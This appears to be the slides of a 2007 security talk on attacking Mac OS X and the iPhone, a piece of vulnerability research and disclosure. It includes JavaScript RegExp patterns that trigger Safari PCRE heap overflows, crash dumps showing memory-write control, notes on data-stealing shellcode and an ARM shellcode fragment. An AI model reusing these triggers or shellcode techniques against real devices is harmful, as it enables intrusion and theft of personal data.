

Hacking Leopard: Tools and Techniques for Attacking the Newest Mac OS X

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Hacking iPhone: and a few slides about Mac OS X

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


Agenda

- Introduction
- My old talk in four slides
- Why hacking Macs is easy
- The iPhone exploit details



Where's All the Leopard Stuff?



- Leopard is only available under NDA
- People only seem to want to hear about the iPhone...
- Read the conference paper for Leopard tips



Introduction



Apple Says



- "Mac OS X delivers the highest level of security through the adoption of industry standards, open software development and wise architectural decisions." - Apple Website
- "Apple engineers designed Safari to be secure from day one." - Apple website



Why Hack Macs?

- Market share: currently 6.5% of operating systems, but growing 35% per year
- Everybody's doing it
 - § January 2007 MOAB: at least 2 remote client side and 5 local vulnerabilities in the default install.
 - § "Hack a Mac" contest at CanSecWest
 - § Safari for Windows, 18 vulnerabilities on the first day!
- pwn the local Mac fanboy!



My Old Talk - Abbreviated Version




Ptrace is Broken

- Doesn't support PTRACE_PEEKUSER, PTRACE_GETREGS, etc.
- Must use Mach API.
- I ported pydbg to Mac OS X, a pure python debugging API.
- This allows use of Pai Mei Framework
- http://paimei.openrce.org/



Pai Mei for Mac (Beta)





Leopard Will Have Dtrace

- Dtrace is a dynamic tracing mechanism built directly into the kernel
- Uses the "D" programing language.
- Probes located throughout the operating system can be accessed via traces
- Inactive probes cause no slowdown to the application or operating system.
- See the DTrace User Guide



Dtrace Uses

- Monitor filesystem/network access of an application
- Fuzz environment variable usage ala Sharefuzz
- Write custom *Itrace*, *strace*, programs
- Get instruction traces
- Generate code coverage
- Lots more, see the talk paper!



Why Hacking Macs is Easy



Macs Are Easy To Use!

- To help users, there are lots of 50+ suid root programs:
- Some unusual ones include
 - § Locum
 - § NetCfgTool
 - § afpLoad
 - § TimeZoneSettingTool
 - § securityFixerTool
- Some old friends
 - § netstat
 - § top
 - § ps



Safari is Friendly

 Launches the following apps to handle corresponding files

Address Book

Help Viewer

Sherlock

Finder

iCal

Terminal

iChat

Keynote

BOMArchiveHelper

Script Editor

Mail

Preview

iTunes

iPhoto

DiskImageMounter

Dictionary

QuickTime Player


 A bug in any of these apps can be leveraged through Safari for a client-side attack.



It Monitors Your Programs

- CrashReporter logs when applications crash your free fuzzing monitor
- Logs to /var/log/system.log:

```
Jul 5 16:03:36 charlie-millers-computer crashdump[1321]: Safari crashed Jul 5 16:03:36 charlie-millers-computer crashdump[1321]: crash report written to: /Users/cmiller/Library/Logs/CrashReporter/Safari.crash.log
```





Some Source Code

- Source code for Webkit the HTML parsing engine. Used in:
 - § Safari
 - § Mail
 - § Dashboard
- Can compile it with symbols, instrumentation, or anything you want
- Can provide more detail in crash reports.



They Make Exploitation Fun

- Apple doesn't randomize anything:
 - § The location of the stack
 - § The location of the heap
 - § The location of the binary image
 - § The location of dynamic libraries
- Heap is executable
 - § Writing exploits like its 1999





They Don't Bother You With Burdensome Updates

- They use open source software which is great except...
- Their versions are often behind:

	Mac OS X	Open Source
OpenSSH	4.5p1	4.6p1
OpenSSL	0.9.8d	0.9.8e
Apache	1.3.33	1.3.37
Samba	3.0.10	3.0.25b
Cups	1.1.23	1.2.11

 The Samba on Mac OS X (on Monday) had an exploitable remote root vulnerability in it...it hadn't been updated since February 2005!



iPhone Details





How to Find a Mac OS X 0-Day

- Find some open source package they use that is out of date
- Read the change log for that software
- Find a good bug
- Profit!



Example

- WebKit borrows the Perl Regular Expression Library (PCRE)
- It is based on PCRE version 6.2
- The current version of PCRE is 7.2
- From the changelog of 6.7 (July 2006)
 - 18. A valid (though odd) pattern that looked like a POSIX character class but used an invalid character after [(for example [[,abc,]]) caused pcre_compile() to give the error "Failed: internal error: code overflow" or in some cases to crash with a glibc free() error. This could even happen if the pattern terminated after [[but there just happened to be a sequence of letters, a binary zero, and a closing] in the memory that followed.



The Vulnerability

```
<SCRIPT LANGUAGE="JavaScript"><!--
var re = new RegExp("[[**]] [[**]] [[**]] ... [[**]]");
</script>
```

- Heap overflow
- Can overflow 2 bytes for each malformed "expression"
- Up to 3970 total bytes can be overflown
- Vulnerable in Safari 2/3 for Mac/Windows/iPhone
- Exploitable? Yes, used in the iPhone exploit.
- Note: I actually found this the old fashioned way: fuzzing



Another Changelog Entry, Another Safari 0-Day

26. If a subpattern containing a named recursion or subroutine reference such as (?P>B) was quantified, for example (xxx(?P>B)){3}, the calculation of the space required for the compiled pattern went wrong and gave too small a value. Depending on the environment, this could lead to "Failed: internal error: code overflow at offset 49" or "glibc detected double free or corruption" errors.

Another heap overflow:

```
<SCRIPT LANGUAGE="JavaScript"><!--
var re = new RegExp("(?P<a>)(?P>a){3}(?P<b>)(?P>b){3}");
</script>
```



Blackbox Exploitation of the iPhone



Getting Control

- We fuzzed the iPhone with various Javascript Regular Expressions containing "[[**]]".
- Sorted through the crash reports
- Eventually found a good one




iPhone CrashReporter



Your iPhone contains diagnostic information which may help Apple improve its products. No personal information is included.

By clicking "Send to Apple" you agree that Apple may collect and use this information as part of its support services and to improve its products. You will not be contacted in response to this. For further information on Apple's Privacy Policy, see http://www.apple.com/legal/privacy.



Show Details

Don't Send

Send to Apple



A "Good" Crash

```
Thread 2 crashed with ARM Thread State:
                                                          r3: 0x15621561
r0: 0x00065000 r1: 0x0084f800
                                     r2: 0x0000017
r4: 0x00000018 r5: 0x0084ee00
                                   r6: 0x00065000
                                                         r7: 0x005523ac
r8: 0x0000afaf r9: 0x00817a00
                                     r10: 0x00ff8000
                                                         r11: 0x00000005
ip: 0x15641563 sp: 0x00552358
                                   lr: 0x30003d70
                                                          pc: 0x3008cbc4
cpsr: 0x20000010 instr: 0xe583c004
                                 R12, [R3,#4]
text:3008CBC4
                          STR
text:3008CBC8
                          BXEQ
                                 LR
text:3008CBCC
text:3008CBCC loc 3008CBCC
                                               ; CODE XREF: text:3008CBA0j
text:3008CBCC
                                 R3, [R12]
                          STR
```

- Crash occurs in libSystem.B.dylib
- Looks like an unlinking of a linked list
- r3 and r12=ip look possibly controllable
- Old school heap overflow?



Controlling the Inputs

- r3 and r12 come from a "compiled" regular expression
- Can compile a regular expression into any binary data you want using "character classes".
- Gives us the ability to write 4 bytes anywhere

```
Thread 2 crashed with ARM Thread State:
    r0: 0x00065000
                      r1: 0x00850600
                                          r2: 0x00000006
                                                               r3: Oxbabecafe
                   r5: 0x0084fc00
    r4: 0x00000007
                                          r6: 0x00065000
                                                              r7: 0x005523ac
                                         r10: 0x00ff8000
    r8: 0x00000000
                      r9: 0x00817a00
                                                             r11: 0x00000005
    ip: 0xdeadbeef
                      sp: 0x00552358
                                          1r: 0x30003d70
                                                              pc: 0x3008cbc4
  cpsr: 0xa0000010 instr: 0xe583c004
```



The Corresponding HTML



Getting PC

- We chose to overwrite a saved return address on the stack.
- Found one by fuzzing from sp (stack not randomized) and setting the other register to a stack value (which is definitively writable)

```
Exception Type: EXC BAD INSTRUCTION
Thread 2 crashed with ARM Thread State:
    r0: 0x00065038
                       r1: 0x00000000
                                             r2: 0 \times 0 0 0 0 0 a 0 0
                                                                  r3: 0x0000001
    r4: 0x00065000 r5: 0x380135a4
                                             r6: 0 \times 000000000
                                                                  r7: 0 \times 0.05523 = 4
                                            r10: 0x0084b800
    r8: 0x0000000
                       r9: 0x00815a00
                                                                 r11: 0x00000000
    ip: 0x380075fc
                       sp: 0x005523d0
                                             lr: 0x30003e18
                                                                  pc: 0x0055ff3c
  cpsr: 0x20000010 instr: 0xffffffff
```

Executing on the stack (which is allowed, apparently)



Finding Your Code

- Obtain core file off the iPhone
 - § use ./jailbreak
 - § Configure launchd.conf
 - § Get core from /cores
- Search for your shellcode don't worry the heap is very predictable :)
- GDB can find your code for you



Shellcode

- Our "privacy data stealing" shellcode is the typical
 - § socket/connect
 - § open
 - § read/write
- Compile with an arm-unknown-linux-gnu gcc cross compiler
- The syscall numbers are just like a Mac




iPhone Specific Shellcode

- Find interesting Library functions
 - § AudioServicesPlaySystemSound from AudioToolbox
 - § CTCallDial or CTSendToVoicemail from CoreTelephony
 - § CTSMSMessageCreate and CTSMSMessageSend from CoreTelephony
- Figure out how they work
- Call them!



Rattle & Hum

```
text:319EBA2C
                                           EXPORT AudioServicesPlaySystemSound
text:319EBA2C
                           AudioServicesPlaySystemSound
text:319EBA2C
text:319EBA2C
text:319EBA2C
                          var 8
                                           = -8
text:319EBA2C
text:319EBA2C 80 40 2D E9
                                                   SP!, {R7,LR}
                                           STMFD
                                                   R1, #0
text:319EBA30 00 10 A0 E3
                                           MOV
                                           ADD
                                                   R7, SP, #0
text:319EBA34 00 70 8D E2
                                                   AudioServicesPlayInterfaceSound
text:319EBA38 F9 FF FF EB
                                           BL
                                                   SP!, {R7,PC}
text:319EBA3C 80 80 BD E8
                                           LDMFD
text:319EBA3C
                          ; End of function AudioServicesPlaySystemSound
text:319EBA3C
```



Get address of AudioServicesPlaySystemSound

See how its called in MobilePhone



Make it Happen

```
@ load 0x319eba2c into r7 then jump there. Set r0 = 0x3ea
        r0, #0x3
mov
        r0, r0, lsl #8
mov
add
        r0, r0, #0xea
        r0, =0x3ea
ldr
       r7, #0x31
mov
        r7, r7, lsl #24
mov
        r6, #0x9e
mov
        r6, r6, lsl #16
mov
add
        r7, r7, r6
        r6, #0xba
mov
        r6, r6, lsl #8
mov
```

add

add

mov

r7, r7, r6

pc, r7

r7, r7, #0x2c

Despite Its Problems... I Still Love My iPhone!





Questions?

 Please contact me at: <u>cmiller@securityevaluators.com</u>

